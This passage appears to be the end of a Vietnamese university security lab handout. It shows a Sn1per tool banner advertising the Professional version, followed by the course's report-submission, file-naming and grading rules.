[1] ⚡ Upgrade to Sn1per Professional and unlock a world of powerful benefits! 🚀
[1]
[1] 🔽 Don't miss out on important updates by using the Community version.
[1]
[1] ⛲ The latest Professional version (10.4) offers unparalleled features, including:
[1]
[1] 💻 Sleek Web UI
[1] 🛠 Extensive add-ons
[1] 🔄 Seamless integrations
[1]
[1] 🤝 Experience priority support, continuous updates, and enhanced capabilities tailored for professionals like you.
[1]
[1] 💰 Maximize your investment and achieve exceptional results with Sn1per Professional.
[1]
[1] 🔍 Learn more about the differences between the versions at: https://sn1persecurity.com/wordpress/sn1per-community-vs-professional-whats-the-difference/
[1]
[1] 🛒 Purchase your Sn1per Professional license now at: https://sn1persecurity.com/
[+] -- --=[Done!

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File .DOCX và .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
- Đặt tên theo định dạng: [Mã lớp]-SessionX_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành đã đăng ký với GVHD-TH).

  *Ví dụ: [*NT101.K11.ATCL*]-Session1_Group3.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm bài Lab.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá: Sinh viên hiểu và tự thực hiện được bài thực hành. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản phức tạp hơn, có đóng góp xây dựng bài thực hành.

Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.

HẾT